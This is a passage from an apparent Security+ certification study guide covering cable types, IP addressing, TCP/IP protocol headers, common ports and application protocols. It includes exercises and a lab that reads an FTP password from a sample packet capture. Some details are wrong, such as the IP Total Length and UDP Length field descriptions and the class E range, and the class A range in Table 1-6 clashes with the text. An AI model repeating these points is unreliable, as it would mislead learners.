- **Multimode fiber** Uses multiple rays of light (modes) simultaneously, with each ray of light running at a different reflection angle to carry the transmission over short distances

exam Watch

Remember for the exam that fiber-optic is a more secure cable type to use because it does not carry an electrical signal, but instead carries data as pulses of light.

Fiber-optic cable supports up to 1,000 stations and can carry the signal up to and beyond 2 kilometers. Fiber-optic cables are also highly secure from outside interference such as radio transmitters, arc welders, fluorescent lights, and other sources of electrical noise. On the other hand, fiber-optic cable is by far the most expensive of these cabling methods, and a small network is unlikely to need these features.

Fiber-optic cables can use many types of connectors, but the Security+ exam is concerned only with the two major connector types: the straight-tip (ST) connector and the subscriber (SC) connector. The ST connector is based on the BNC-style connector but has a fiber-optic cable instead of a copper cable. The SC connector is square and somewhat similar to an RJ-45 connector. Figure 1-15 shows the ST

FIGURE 1-15

Fiber-optic ST and SC connector types




TABLE 1-3

Summary of Cable Types

Cable	Max Distance	Transfer Rate	Connector Used
Thinnet	185 m	10 Mbps	BNC
Thicknet	500 m	10 Mbps	AUI
CAT 3 (UTP)	100 m	10 Mbps	RJ-45
CAT 5 (UTP)	100 m	100 Mbps	RJ-45
CAT 5e	100 m	1 Gbps	RJ-45
CAT 6	100 m	10 Gbps	RJ-45
Fiber	2 km	1+ Gbps	SC, ST

(the connector on the left side) and the SC (the connector on the right side) connector types.

Regardless of the connector type, the fiber-optic cable functions at the same speed, which is typically 1,000 Mbps and faster. The only thing that you need to worry about is that the connector matches the device to which it is being connected, since the two connector types are not interchangeable.

When preparing for the Security+ exam, it is sometimes helpful to have a table listing the differences between the cable types. Table 1-3 summarizes the different cable types—be sure to review it for the Security+ exam.

EXERCISE 1-1

Reviewing Networking Components

In this exercise, you will put your knowledge of networking cables and devices to use by matching the terms to the appropriate scenario.

Device	Scenario
____ Switch	A. Sending bogus MAC address information to the switch to cause the switch to fail-open
____ Load balancer	B. A communication boundary
____ UTP	C. A layer-3 device that sends data from one network to another
____ Port security	D. A layer-2 device that filters traffic based on MAC address
____ VLAN	E. A device that is used to split the workload between multiple servers
____ Router	F. A cable type that carries pulses of light
____ MAC flooding	G. A type of cable that has copper wires divided into pairs
____ Fiber-optic	H. Controlling which MAC addresses can connect to the switch

CERTIFICATION OBJECTIVE 1.02

Understanding TCP/IP

Now that you understand some of the different types of networking devices that are used on networks and the cable types being used, let's switch directions by talking about the TCP/IP protocol. As a security professional, it is critical that you not only are familiar with the TCP/IP protocol, but also understand how communication occurs on a TCP/IP network. Let's get started with a quick review of the protocol basics.

Reviewing IP Addressing

TCP/IP requires a little bit of knowledge to configure the systems properly. When you configure TCP/IP, you are required to know the settings for the IP address, subnet mask, and default gateway. Let's start with the IP address.

IP Address The IP address is a 32-bit value that uniquely identifies the system on the network (or the Internet). An IP address looks similar in appearance to 192.168.1.15. The four decimal values in an IP address are separated by decimal points. Each value is made up of 8 bits (1's and 0's), so with four decimal values, 8 bits × 4 = the 32-bit address.

Since each of the decimal values is made up of 8 bits (for example, the *192*), we refer to each of the decimal values as an octet. Four octets are in an IP address. It is very important to understand that the four octets in an IP address are divided into two parts—a *network ID* and a *host ID*. The subnet mask determines the number of bits that make up the network ID and the number of bits that make up the host ID. Let's see how this works.

Subnet Mask When looking at a subnet mask, if there is a 255 in an octet, then the corresponding octet in the IP address is part of the network ID. For example, if I had an IP address of 192.168.1.15 and a subnet mask of 255.255.255.0, the first three octets would make up the network ID, and the last octet would be the host ID. The network ID assigns a unique address to the network itself, while the host ID uniquely identifies the system on the network. Table 1-4 summarizes this example.

You can see in Table 1-4 that the network ID (shown with an *N*) is 192.168.1, and the host ID is the last octet with a value of 15. This means that this system is on the 192.168.1 network, and any other system on the same network will have the same network ID.

TABLE 1-4

Identifying the Network ID and Host ID Portions of an IP Address

	Octet 1	Octet 2	Octet 3	Octet 4
IP address	192	168	1	15
Subnet mask	255	255	255	0
Address portion	N	N	N	H

To use a different example, if you had a subnet mask of 255.0.0.0, it would mean that the first octet of the IP address is used as the network ID portion, while the last three octets are the host ID portion of the IP address.

So what is the purpose of the subnet mask? Or better yet, why do we have a subnet mask that breaks the IP address into a network ID and a host ID? Because when a system such as 192.168.1.15 with a subnet mask of 255.255.255.0 sends a piece of data to 192.198.45.10, the sending system first needs to determine whether the target computer exists on the same network. It does this by comparing the network IDs (Table 1-5); if the network IDs are the same, then both systems exist on the same network, and one system can send to the other without the use of a router. If the systems exist on different networks, the data will need to be passed to the router so the router can send the data to the other network.

Default Gateway When your system wants to send data to another system on the network, it looks at its own network ID and compares that with the destination system's IP address. If they have the same network ID, the data is sent directly from your system to the destination system. If the two systems are on different networks, your system must pass the data to the router so that the router can send the data to the destination system's router.

How does your system know which router to use? The answer is "the default gateway." The default gateway is the IP address of the router that can send data from your network.

TABLE 1-5

Identifying Two Systems on Different Networks Using the Subnet Masks

	Octet 1	Octet 2	Octet 3	Octet 4
IP address #1	192	168	1	15
Subnet mask	255	255	255	0
IP address #2	192	198	45	10

To communicate on the Internet, your system will need to be configured with an IP address, a subnet mask, and a default gateway. If you need to communicate only with other systems on your network, you will need only an IP address and a subnet mask.

Address Classes

Every IP address belongs to a distinct address class. The Internet community defined these classes to accommodate networks of various sizes. The class to which the IP address belongs initially determines the network ID and host ID portions of the address, along with the number of hosts that are supported on that network. The different class addresses are named class A, class B, class C, class D, and class E. This section details each class of addresses.

Class A Addresses A class A address has a default subnet mask of 255.0.0.0, which means that the first octet is the network ID and the last three octets belong to the host ID portion of the address. Each octet can contain 256 possible values (0–255), so a class A address supports 16,777,216 hosts on the network (256 × 256 × 256). Actually, there are only 16,777,214 valid addresses to use on systems because two addresses are reserved on each IP network: the addresses with all host bits set to 0's (the network ID) and with all host bits set to 1's (the broadcast address). So with a class A address, you will not be able to assign n.0.0.0 or n.255.255.255 (where n is your network ID) to any hosts on the network.

You can always identify a class A address because the value of the first octet falls between 1 and 126. An address that starts with 127 is a class A address as well, but you are not allowed to use any address that starts with 127 because it is reserved for the loopback address (more on the loopback address later in this chapter). For example, the IP address of 12.56.87.34 is a class A address because the first octet is 12, which falls within the range of 1 to 126.

Class B Addresses Class B addresses have a default subnet mask of 255.255.0.0, which means that the first two octets are the network ID and the last two octets are the host ID portion of the address. This means that we can have 65,536 hosts (256 × 256) on the network. Oh, but wait! Don't forget to take off the two reserved addresses, so that gives us 65,534 addresses that can be assigned to hosts on the network.

Due to the number of hosts that are supported on a class B address, you usually find that a medium-sized company has a class B address. You can identify a class B address because the first octet starts with a number that falls between 128 and 191.

Class C Addresses Class C addresses have a subnet mask of 255.255.255.0, which means that the first three octets are the network ID and the last octet is the host ID. Having only one octet as the host ID means that a class C address can support only 254 hosts (256 – 2) on the network.

You can identify a class C address because it has a value for the first octet that ranges between 192 and 223. For example, an IP address of 202.45.8.6 is a class C address because 202 falls between 192 and 223. We also know that this system has a subnet mask of 255.255.255.0 because it is a class C address.

Class D Addresses Class D addresses are used for special types of applications on the network known as multicasting applications. *Multicasting applications* send data to a number of systems at the same time by sending data to the multicast address, and anyone who has registered with that address will receive the data. A multicast address is what class D addresses are used for, so you will not be assigning them specifically to hosts on the network for normal network communication.

Class D addresses have a value in the first octet that ranges from 224 to 239. With that many ranges, class D has the potential for 268,435,456 unique multicast groups that users can subscribe to from a multicast application.

INSIDE THE EXAM

Remember Address Classes?

Although the Network+ certification exam tests you on IP addressing and configuration concepts, you still need to know the concept of address classes to answer related questions on the Security+ certification exam. The following paragraphs review the key information about address classes.

Class A addresses have an IP address in which the first octet is between 1 and 126. Class A addresses also have a default subnet mask of 255.0.0.0. Also note that this subnet mask can be displayed as a /8 at the end of the address—for example, 12.0.0.10/8 means that the first eight bits make up the subnet mask.

Class B addresses have an IP address in which the value of the first octet is between 128 and 191. Class B addresses have a default subnet mask of 255.255.0.0 or can be displayed as /16 at the end of the address.

Class C addresses have an IP address in which the value of the first octet is between 192 and 223. In addition, class C addresses have a default subnet mask of 255.255.255.0, which can be displayed as /24 at the end of the address.

Class E Addresses The funny thing about class E addresses is that they were designed only for experimental purposes, so you will never see a class E address on a network. Class E addresses have a first octet with a value that falls in the range of 240 to 247.

Now that you are familiar with the different class addresses, take a look at Table 1-6, which summarizes the address classes. Be sure to know them for the exam.

Special Addresses

You have learned that you are not allowed to have a host assigned an IP address that has a value of 127 in the first octet. This is because the class A address range of 127 has been reserved for the loopback address.

The *loopback address* is used to refer to the local system, also known as the localhost. If you want to verify that the TCP/IP software has initialized on the local system even though you may not have an IP address, you may ping the loopback address, which is typically referred to as 127.0.0.1.

A *private address* is an address that can be assigned to a system but cannot be used for any kind of Internet connectivity. The private addresses are nonroutable addresses, so any system using them will be unable to function off the network. The following are the three address ranges that are the private address ranges:

- 10.0.0.0 to 10.255.255.255
- 172.16.0.0 to 172.31.255.255
- 192.168.0.0 to 192.168.255.255

Being unable to route data across the Internet when using these addresses will not pose a problem, because realistically, you will have these private addresses sitting behind a network address translation (NAT) server that will translate the private address to a public address that can be routed on the Internet.

Windows clients support a feature known as *automatic private IP addressing (APIPA)*, which is a feature that provides that when a client cannot contact a DHCP server, Windows clients configure themselves automatically with a

TABLE 1-6 Reviewing Address Classes

	First Octet Value	Subnet Mask	# of Hosts per Network
Class A	1–127	255.0.0.0	16,777,214
Class B	128–191	255.255.0.0	65,534
Class C	192–223	255.255.255.0	254

169.254.*x*.*y* address. If something is wrong with the DHCP server and all the systems on the network cannot obtain an address from the DHCP server, the clients will all assign themselves an address within the 169.254 address range and then be able to communicate with one another.

APIPA does not assign a default gateway, so you will be unable to access resources on a remote network and the Internet—but you can still communicate with systems on your network. When troubleshooting to find out why a machine cannot communicate on the network, watch for systems that have the 169.254.*x*.*y* address range because it means they could not find a DHCP server.

Illegal Addresses

Not only should you be familiar with the private address ranges in TCP/IP, but you should also be able to identify illegal addresses. An illegal address is an address that is not allowed to be assigned to a host on the network such as a system or router. From a certification exam point of view, you need to be able to identify these illegal addresses. The following are considered illegal addresses:

- **Any address starting with 127** An IP address that starts with 127 is reserved for the loopback address and cannot be assigned to a system. An example of this type of illegal address is 127.50.10.23.
- **All host bits set to 0** You are not allowed to assign a system an IP address that has all of the bits in the host ID portion set to 0 because this is the network ID. An example of this type of illegal address is 131.107.0.0.
- **All host bits set to 1** You are not allowed to assign a system an IP address that has all the host bits set to 1 because this corresponds to the broadcast address of the network. An example of this type of illegal address is 131.107.255.255.
- **A duplicate address** You are not allowed to assign a system an address that another system is using because this results in a duplicate IP address error.

EXERCISE 1-2

Understanding Valid Addresses

In this exercise, you will practice identifying valid addresses by recording whether each of the following addresses is valid. A valid address is an address that can be assigned to a system on the network. If an address is invalid, you must specify why.

Address	Valid?
10.0.40.10	
127.54.67.89	
131.107.34.0	
45.12.0.0	
216.83.11.255	
63.256.4.78	
200.67.34.0	
131.107.23.255	

Understanding TCP/IP Protocols

Now that you understand the fundamentals of IP addressing, let's talk about the different protocols that exist in the TCP/IP protocol suite. As a security professional who will be responsible for configuring firewalls and access lists on routers, it is critical that you understand each of the TCP/IP protocols.

Transmission Control Protocol

The Transmission Control Protocol (TCP) is responsible for providing connection-oriented communication and for ensuring delivery of the data (known as reliable delivery). Connection-oriented communication involves first establishing a connection between two systems and then ensuring data sent across the connection reaches the destination. TCP will make sure that the data reaches its destination by retransmitting any data that is lost or corrupt. TCP is used by applications that require a reliable transport, but this transport has more overhead than a connectionless protocol because of the construction of the session and the monitoring and retransmission of any data across that session.

Another factor to remember about TCP is that the protocol requires that the recipient acknowledge the successful receipt of data. Of course, all the acknowledgments, known as ACKs, generate additional traffic on the network, which reduces the amount of data that can be passed within a given time frame. The extra overhead involved in the creation, monitoring, and ending of the TCP session is worth the certainty that TCP will ensure that the data will reach its destination.

TCP ensures that data is delivered by using what known as sequence numbers and acknowledgment numbers. A *sequence number* is a number assigned to each piece of data that is sent. After a system receives a piece of data, it acknowledges that it has received the data by sending an acknowledgment message back to the sender, with the original sequence number being the acknowledgment number of the reply message.

TCP Three-Way Handshake Before a system can communicate over TCP, it must first establish a connection to the remote system. To establish a connection to the remote system, TCP uses what is called the TCP three-way handshake. The three phases to the TCP three-way handshake (as shown in Figure 1-16) are

- **SYN** In the first phase, the sending system sends a SYN message to the receiving system. Each packet sent is assigned a sequence number, which is a unique number assigned to the packet. The SYN message contains the *initial sequence number (ISN)*, which is the first sequence number to be used. In this example, Computer A is connecting to the web site on Computer B, so a SYN message is sent to port 80 on Computer B.
- **ACK/SYN** The second phase is known as the ACK/SYN phase because this message is acknowledging the first message but at the same time is indicating its initial sequence number. In this example, Computer B sends back the ACK/SYN message that is acknowledging that it has received packet 123 (by acknowledging that 124 is the next sequence number), but has also specified that its ISN is 326.
- **ACK** The final phase of the three-way handshake is the acknowledgment message, which acknowledges that the packet sent in the second phase has been received. In this example, Computer A sends the ACK to acknowledge that it has received packet 326 by acknowledging that the next packet will be sequence number 327.

FIGURE 1-16

The TCP three-way handshake





FIGURE 1-17

Terminating a TCP connection



Disconnecting from a TCP Session Just as TCP has a three-way handshake to create a connection between two systems that wish to communicate, TCP also has a process to have a participant disconnect from the conversation. Looking at Figure 1-17, you can see that if Computer A wants to disconnect from a TCP session, it must first send a FIN flag to signal that it wants to end the conversation.

When Computer B receives the FIN message, it replies with an acknowledgment and then sends its own FIN message back to Computer A. As a final step to this process, Computer A must acknowledge that it has received the FIN message from Computer B. This is similar to talking to someone on the phone—to end the conversation, you say goodbye and then wait for the other person to say goodbye before hanging up. I describe this as ending the conversation in a "polite" way.

There is also a way to end a conversation in an "impolite" manner. Back to the telephone analogy: you can end the conversation impolitely by hanging up the phone without saying goodbye. In the TCP world, you can "hang up" by sending a TCP message with the RST (reset) flag set.

TCP Ports When applications use TCP to communicate over the network, each application must be uniquely identified by using a unique port number. A *port* is a unique address assigned to the application. When a client wants to communicate with one of those applications (also known as a service), they must send the request to the appropriate port number on the system.

As a security professional, it is critical that you know some of the port numbers used by popular services. Table 1-7 identifies common TCP port numbers you should know for the Security+ certification exam.

TCP Flags The TCP protocol uses what is known as TCP flags to identify important types of packets. The following are the common TCP flags you should be familiar with for the Security+ certification exam. Figure 1-18 displays the flags in a packet capture. Note that instead of showing the actual flag, the value is interpreted


TABLE 1-7 Popular TCP Ports

Port	Service	Description
20	FTP Data	Port used by FTP to send data to a client.
21	FTP Control	Port used by FTP commands sent to the server.
22	SSH	Port used by Secure Shell (SSH) to encrypt remote access communication. It typically is used as a secure replacement to Telnet.
23	Telnet	Port used by Telnet to remotely connect to a system such as a server or router.
25	SMTP	Port used to send Internet e-mail.
53	DNS	Port used for DNS zone transfers.
80	HTTP	Internet protocol for delivering web pages to the browser.
110	POP3	Port used by POP3, which is the Internet protocol to read e-mail.
139	NetBIOS	Port used by the NetBIOS session service and is used to establish a connection between two systems for NetBIOS communication.
143	IMAP	Port used by IMAP, which is a newer Internet protocol to read e-mail.
443	HTTPS	Port used for secure web traffic.
3389	RDP	Port used by Remote Desktop Protocol (RDP) for remote administration of a Windows system.

by Network Monitor and a description is shown instead. For example, instead of seeing the URG flag set to zero, you will see the first flag set to zero with a description of "No urgent data":

- **SYN** The SYN flag is assigned to any packets that are part of the SYN phases of the three-way handshake.
- **ACK** The acknowledgment flag acknowledges that a previous packet has been received.
- **PSH** The push flag is designed to force data on an application.
- **URG** The urgent flag specifies that a packet is an urgent packet.
- **FIN** The finish flag specifies that you would like to finalize, or end, the connection. This is how a TCP connection is ended the polite way—it is like saying goodbye to end a phone conversation.
- **RST** The reset flag is used to end a TCP conversation impolitely. This is like hanging up the phone without saying goodbye.

FIGURE 1-18 TCP flags in the TCP header



exam Watch


As a security professional and someone taking the Security+ exam, you should be familiar with the different TCP flags because they will help you understand the different types of port scans covered in Chapter 4.

TCP Header Every packet that is sent using the TCP protocol has a TCP header assigned to it, which contains TCP-related information such as the source port, destination port, and the TCP flags. Figure 1-19 displays the different fields in the TCP header. A quick description of each field follows:

- **Source Port** This 16-bit field identifies the port number of the sending system.

FIGURE 1-19

The TCP header



- **Destination Port** This 16-bit field identifies the port number the packet is destined for on the destination system.
- **Sequence Number** This 32-bit field identifies the sequence number of the packet.
- **Acknowledgment Number** This 32-bit field identifies the packet that this packet is acknowledging.
- **Offset** This 4-bit field indicates where the data begins.
- **Reserved** This 6-bit field is always set to 0 and was designed for future use.
- **Flags** This 6-bit field is where the TCP flags are stored. There is a 1-bit field for each of the flags mentioned earlier in this section.
- **Window Size** This 16-bit field determines the amount of information that can be sent before an acknowledgment is expected.
- **Checksum** This 16-bit field is used to verify the integrity of the TCP header.
- **Urgent Pointer** This 16-bit field is used only if the URG flag is set and is a reference to the last piece of information that is urgent.
- **Options** This field is a variable-length field that specifies any additional settings that may be needed in the TCP header.

exam Watch

TCP and UDP are considered layer-4 (transport) protocols.

User Datagram Protocol

The User Datagram Protocol (UDP) is used by applications that do not want to be concerned with ensuring the data reaches the destination system. UDP is used for connectionless communication (unreliable), which means that data is sent to the destination and no effort is made to track the progress of the packet and whether it has reached the destination.

UDP Ports Like TCP, the UDP protocol uses port numbers to identify different types of UDP traffic. Table 1-8 identifies a few examples of UDP traffic and the ports used.

UDP Header Because the UDP protocol does not have to acknowledge the receipt of a packet, the structure of the UDP header is much simpler than the TCP header. For example, the UDP header does not need a sequence number or acknowledgment number; it also does not need flags to indicate special packets such as a SYN message because there is no three-way handshake (because UDP is connectionless). Figure 1-20 displays the UDP header with a listing of the following fields:


- **Source Port** A 16-bit field that indicates the port used by the sending application on the sending system.
- **Destination Port** A 16-bit field that indicates the port used by the application on the destination system.
- **Length** A 16-bit field that specifies the size of the UDP header in bytes.
- **Checksum** A 16-bit field used to verify the integrity of the UDP header.

TABLE 1-8 Popular UDP Ports

Port	Service	Description
53	DNS	UDP port 53 is used for DNS queries.
67 & 68	DHCP	UDP port 67 is used by the DHCP service, and UDP port 68 is used by client requests.
69	TFTP	Trivial File Transfer Protocol is used to download files without requiring authentication.
137 & 138	NetBIOS	UDP 137 and 138 are used by the NetBIOS name service and datagram service.
161	SNMP	UDP port 161 is used by the Simple Network Management Protocol.

FIGURE 1-20

The UDP header



exam Watch

IP is a layer-3 protocol of the OSI model and is responsible for logical addressing and routing.

Internet Protocol

The Internet Protocol (IP) provides packet delivery for protocols higher in the model. It is a connectionless delivery system that makes a "best-effort" attempt to deliver the packets to the correct destination. IP does not guarantee delivery of the packets—that is the responsibility of transport protocols; IP simply sends the data.


The IP protocol is also responsible for the logical addressing and routing of TCP/IP and therefore is considered a layer-3 protocol of the OSI model. The IP protocol on the router is responsible for decrementing (usually by a value of 1) the TTL (time to live) of the packet to prevent it from running in a "network loop." Windows operating systems have a default TTL of 128.

exam Watch

Although the OSI model is more of a Network+ topic, it is important to remember it for the Security+ exam because it serves as background that can help you understand networking technologies such as network devices and access control lists. For example, if you read of a firewall technology that can filter based on layer-3 or layer-4 information, if you know the OSI model, you would know that is source and destination IP address (layer 3).

FIGURE 1-21

The IP header



IP Header The IP header in the packet contains information that helps the packet make its way from the source to the destination. The following is a listing of the fields and their meaning, while Figure 1-21 displays the IP header structure:

- **Version** A 4-bit field that identifies the version of IP being used, for example, 4 or 6.
- **Header Length** A 4-bit field that indicates the size of the IP header.
- **Type of Service** An 8-bit field that indicates how the packet should be handled by the system. For example, if the low delay option is specified here, it means that the system should deal with the packet right away.
- **Total Length** A 16-bit field that indicates the size of the IP header.
- **Identification** A 16-bit field. Networks can only handle packets of a specific maximum size—known as a *maximum transmission unit (MTU)*—so the system may break the data being sent into multiple fragments. This field uniquely identifies the fragment.
- **IP Flags** A 3-bit field that specifies how fragments are going to be dealt with. For example, a More Fragments (MF) flag indicates more fragments are to come. Also, a bit known as Don't Fragment (DF) specifies not to fragment the packet.
- **Fragment Offset** A 13-bit field that specifies the order that the fragments are to be put back together when the packet is assembled.

- **Time to Live (TTL)** An 8-bit field that specifies when the packet is to expire. The TTL is a value that is decremented with every router the packet passes through. When the TTL reaches 0, the packet is discarded.
- **Protocol** An 8-bit field that specifies what layer-4 protocol (TCP or UDP) the packet should use.
- **Header Checksum** A 16-bit field that verifies the integrity of the IP header.
- **Source Address** A 32-bit field that represents the IP address of the sending system. This is how the receiving system knows where to send the reply message.
- **Destination Address** A 32-bit field that represents the IP address of the system the packet is destined for.
- **IP Options** A variable-length field that is used to specify any other settings in the IP header.

Internet Control Message Protocol

Internet Control Message Protocol (ICMP) enables systems on a TCP/IP network to share status and error information. You can use the status information to detect network trouble. ICMP messages are encapsulated within IP datagrams so that they can be routed throughout a network. Two programs that use ICMP messages are Ping and Tracert.

exam Watch

ICMP is the protocol in the TCP/IP protocol suite that is responsible for error and status reporting. Programs such as Ping and Tracert use ICMP.

You can use Ping to send ICMP echo requests to an IP address and wait for ICMP echo responses. Ping reports the time interval between sending the request and receiving the response. With Ping, you can determine whether a particular IP system on your network is functioning correctly. You can use many different options with the Ping utility.

Tracert traces the path taken to a particular host. This utility can be very useful in troubleshooting internetworks. Tracert sends ICMP echo requests to an IP address while it increments the TTL field in the IP header by a count of 1 after starting at 1 and then analyzing the ICMP errors that are returned. Each succeeding echo request should get one further into the network before the TTL field reaches 0 and an "ICMP time exceeded" error message is returned by the router attempting to forward it.

ICMP Types and Codes ICMP does not use port numbers, but instead uses ICMP types and codes to identify the different types of messages. For example, an echo request message that is used by the Ping request uses ICMP type 8, while the Ping reply comes back with an ICMP type 0 message.

Some of the ICMP types are broken down to finer levels with different codes in the type. For example, ICMP type 3 is a destination unreachable message, but because there are many possible reasons why a destination is unreachable, the type is subdivided into different codes. Each code is for a different message in the type (see Table 1-9).

exam Watch

To be good at monitoring networks and identifying suspicious traffic, you need to understand each of the protocol headers discussed in this chapter.

For the exam, know that ICMP type 8 is used by the echo request message, and ICMP type 0 is used by echo reply.

ICMP Header The ICMP header is a very small header compared to the IP header and the TCP header. Figure 1-22 displays the ICMP header, and a listing of the fields follows:


- **Type** An 8-bit field that indicates the ICMP type being used.
- **Code** An 8-bit field indicating the ICMP code being used.
- **Checksum** A 16-bit field that is used to verify the integrity of the ICMP header.
- **Other** A field that stores any data within the ICMP header. For example, Microsoft operating systems place part of the alphabet in this field for echo request messages.

TABLE 1-9 Common ICMP Types and Codes

Type	Code	Description
0—Echo Reply	0	Echo reply message
3—Destination Unreachable	0	Destination network
	1	Destination host unreachable
	2	Destination protocol unreachable
	3	Destination port unreachable
8—Echo Request	0	Echo request message

FIGURE 1-22

The ICMP header



Address Resolution Protocol

Address Resolution Protocol (ARP) provides logical-address-to-physical-address resolution on a TCP/IP network, which is converting the IP address to a MAC address. To accomplish this feat, ARP sends out a broadcast message with an ARP request packet that contains the IP address of the system it is trying to find. All systems on the local network see the message, and the system that owns the IP address for which ARP is looking replies by sending its physical address to the originating system in an ARP reply packet. The physical/IP address combo is then stored in the ARP cache of the originating system for future use.

exam Watch

ARP is responsible for converting an IP address (layer-3 address) to the physical MAC address (layer-2 address).

All systems maintain ARP caches that include IP-address-to-physical-address mappings. The ARP cache is always checked for an IP-address-to-physical-address mapping before initiating a broadcast.

EXERCISE 1-3



Viewing Protocol Information with Network Monitor

In this exercise, you will install a network-monitoring tool known as Network Monitor, which you can download from Microsoft's web site. You will look at network traffic that was captured previously in a file. The example is that a user has entered a credit card number into a web site and you have captured the traffic. Your goal is to find the credit card number in the packet.


Let's start the exercise by installing the Network Monitor software on your system. These steps were written for Network Monitor, but you could perform similar steps using monitoring software such as Wireshark.

Installing Network Monitor

1. Download and install the latest version of Microsoft Network Monitor from Microsoft's web site.


Viewing Packet Data with Network Monitor

1. Start Network Monitor by launching the program with the shortcut found on the desktop.
2. Once Network Monitor is started, open a capture file by choosing File | Open | Capture.



3. In the Open dialog box, open the FTP_Traffic.cap file located in the Labfiles\PacketCaptures folder.


4. The contents of the packet capture are displayed. Notice that 52 frames (numbers listed down the left side in the Frame Summary section located in the middle of the screen) are captured (you can also see the Capture: 52 in the status bar). In the middle of the screen, locate frame 4 and notice that it is the first FTP packet (look in the Protocol Name column).



5. Notice in the Description column that the first three frames are the TCP three-way handshake. You can see this by looking at the Protocol Name column first to see TCP and then the Description column shows the flags of *S* for SYN and *A* for ACK.


6. Select frame 8. Notice that in the Description column you can see the username that is used to log on to the FTP server. What is the username?

_____



7. Ensure frame 8 is still selected in the Summary window.
8. Notice below the Summary window you have the Frame Detail window showing the packet details for the frame selected. Notice to the right of Frame Details, you have the Hex Details window showing you the hex data for the selected frame. Ensure that frame 8 is still selected in the summary window so that you can investigate this packet.


9. Expand the IPv4 section in the Frame Details window to view the IP header of the packet and record the following information:



a. Source IP Address: _____

b. Destination IP Address: _____

10. Expand the TCP header in Frame Details and locate the following information:



a. Source Port: _____

b. Destination Port: _____

c. Sequence Number: _____

d. Flags Set: _____

11. Select frame 11 and locate the FTP password in the packet capture. What is the password being used (look in the Description column of the Summary window or the FTP section in the Frame Details window)? _____

12. Close Network Monitor.

Application Layer Protocols

When preparing for the Security+ certification exam, you are required to understand various protocols that are used by applications for communication. In this section you will learn about common protocols used by Internet applications and network applications.

HTTP and HTTPS

The Hypertext Transfer Protocol (HTTP) is used on the Internet to allow clients to request web pages from web servers and to allow client interaction with those web servers. HTTP is a stateless protocol, meaning that the web servers are unaware of what a client has or has not requested and cannot track users who have requested specific content. This system does not allow for good interaction with the web server, but does allow for retrieving the HTML pages stored on web sites. To aid in tracking client requests, we use cookies—small files stored on the client computer that allow the web server to store data on the client that the client will send back with each request to the server.

The Hypertext Transfer Protocol, Secure (HTTPS) allows you to connect to a web site and to receive and send content in an encrypted format using Secure Sockets Layer (SSL). HTTPS is most commonly used on e-commerce sites to allow you to send personal information, especially credit card numbers and other confidential data, without worrying that an Internet hacker is viewing this information. You can determine when HTTPS is being used because the address of the web site starts with https:// and not http://, which marks the regular HTTP protocol. Another sign that HTTPS is in use: in Internet Explorer a lock appears in the status bar of a page—the lock is either closed or locked (as shown in Figure 1-23).

Normally, HTTPS is not used for an entire e-commerce site because the encryption and decryption processes slow the connection time, so only the part of the site that requests personal information uses HTTPS.

exam Watch

For the exam, remember that HTTP uses TCP port 80, while HTTPS uses TCP port 443.

DNS

The Domain Name System (DNS) service is used to convert fully qualified domain names (FQDNs) to IP addresses. When accessing Internet sites or servers on the Internet, you use names such as www.gleneclarke.com to connect to the system.

FIGURE 1-23 Identifying the use of secure traffic by the lock in Internet Explorer




Before a connection is attempted, your system queries a DNS server over UDP port 53 and asks the DNS server for the IP address of that system. Once your system has the IP address of the target system, it makes a connection to that system by using the IP address.

Simple Mail Transfer Protocol (SMTP)

The Simple Mail Transfer Protocol (SMTP) is used to send or route mail over a TCP/IP network such as the Internet. Most e-mail server products support SMTP (TCP port 25) in order to send e-mail out of the corporation and onto the Internet.

Post Office Protocol 3 (POP3)

The Post Office Protocol version 3 (POP3) is the Internet protocol used to retrieve e-mail from a mail server down to the POP3 client over TCP port 110. The e-mail is "popped" or downloaded to the client after the client has been authenticated to its mailbox. POP3 has limited capabilities as far as folder support is concerned. A POP3 client supports only an inbox, an outbox, sent items, and deleted items. If additional folder support is required, you would need to use an IMAP4 client.



Internet Message Access Protocol 4 (IMAP4)

The Internet Message Access Protocol version 4 (IMAP4) is another protocol similar to POP3 that allows clients to retrieve messages from a mail server using TCP port 143. IMAP4 allows additional folders other than the four basic ones provided with POP3. For example, you can use an IMAP4 client to connect to public folders stored on an Exchange Server.

Simple Network Management Protocol (SNMP)

The Simple Network Management Protocol (SNMP) is an Internet standard that provides a simple method for remotely managing virtually any network device that supports SNMP over UDP port 161. A network device can be a network card in a server, a program or service running on a server, or a network device such as a hub, switch, or router.

The SNMP standard defines a two-tiered approach to network device management: a central management system and the management information base (MIB) located on the managed device. The management system can monitor one or many MIBs, allowing for centralized management of a network. From a management system, you can see valuable performance and network device operation statistics, enabling you to diagnose network health without leaving your office.

The goal of a management system is to provide centralized network management. Any computer running SNMP management software is referred to as a management system. For a management system to be able to perform centralized network management, it must be able to collect and analyze many types of data, including the following:

- Network protocol identification and statistics
- Dynamic identification of computers attached to the network (referred to as *discovery*)

- Hardware and software configuration data
- Computer performance and usage statistics
- Computer event and error messages
- Program and application usage statistics

File Transfer Protocol (FTP)

The File Transfer Protocol (FTP) is a TCP/IP protocol that exists to upload and download files between FTP servers and clients. Like Telnet and Ping, FTP can establish a connection to a remote computer by using either the hostname or the IP address and must resolve hostnames to IP addresses to establish communication with the remote computer.

exam Watch

For the exam, remember that FTP is a protocol that uses two ports. TCP port 21 carries the FTP commands from one system to another, while TCP port 20 is responsible for transferring the data between two hosts in an FTP session.

When TCP/IP is installed on the system, an FTP utility is available, but a number of third-party graphical user interface (GUI) FTP clients are also available for all operating systems. If you use FTP a great deal, a GUI FTP client could save you a lot of time and frustration in dealing with FTP commands.

Trivial File Transfer Protocol (TFTP)

The Trivial File Transfer Protocol (TFTP) is a simple protocol compared with FTP and supports only reading and writing to files. TFTP does not support features such as listing directory contents or authentication. TFTP uses UDP as the transport protocol, and FTP uses TCP. TFTP is typically used to copy router and switch configuration from the device to the TFTP server over UDP port 69. TFTP can also be used to boot a device by loading the configuration that is stored on a TFTP server.

Secure File Transfer Protocol (SFTP)

The Secure File Transfer Protocol (SFTP) is an interactive file transfer protocol similar to FTP, but it encrypts all traffic between the SFTP client and the SFTP server. SFTP supports additional features such as public key authentication and compression. Unlike TFTP, SFTP does support a number of commands in its interactive shell such as listing directory contents, creating directories, downloading files, and uploading files.

Telnet

Telnet is a terminal emulation protocol that runs on TCP port 23 and allows a client to run or emulate the program running on the server. A number of devices allow you to telnet into the device and perform remote administration of the network device using the command set available to the telnet session.

Secure Shell (SSH)

The Secure Shell (SSH) is a program used to create a shell, or session, with a remote system using a secure connection over TCP port 22. Once the remote session is established, the client can execute commands within this shell and copy files to the local system. The major purpose of SSH is to support remote shells with support for secure authentication and encrypted communication.

Secure Copy Protocol (SCP)

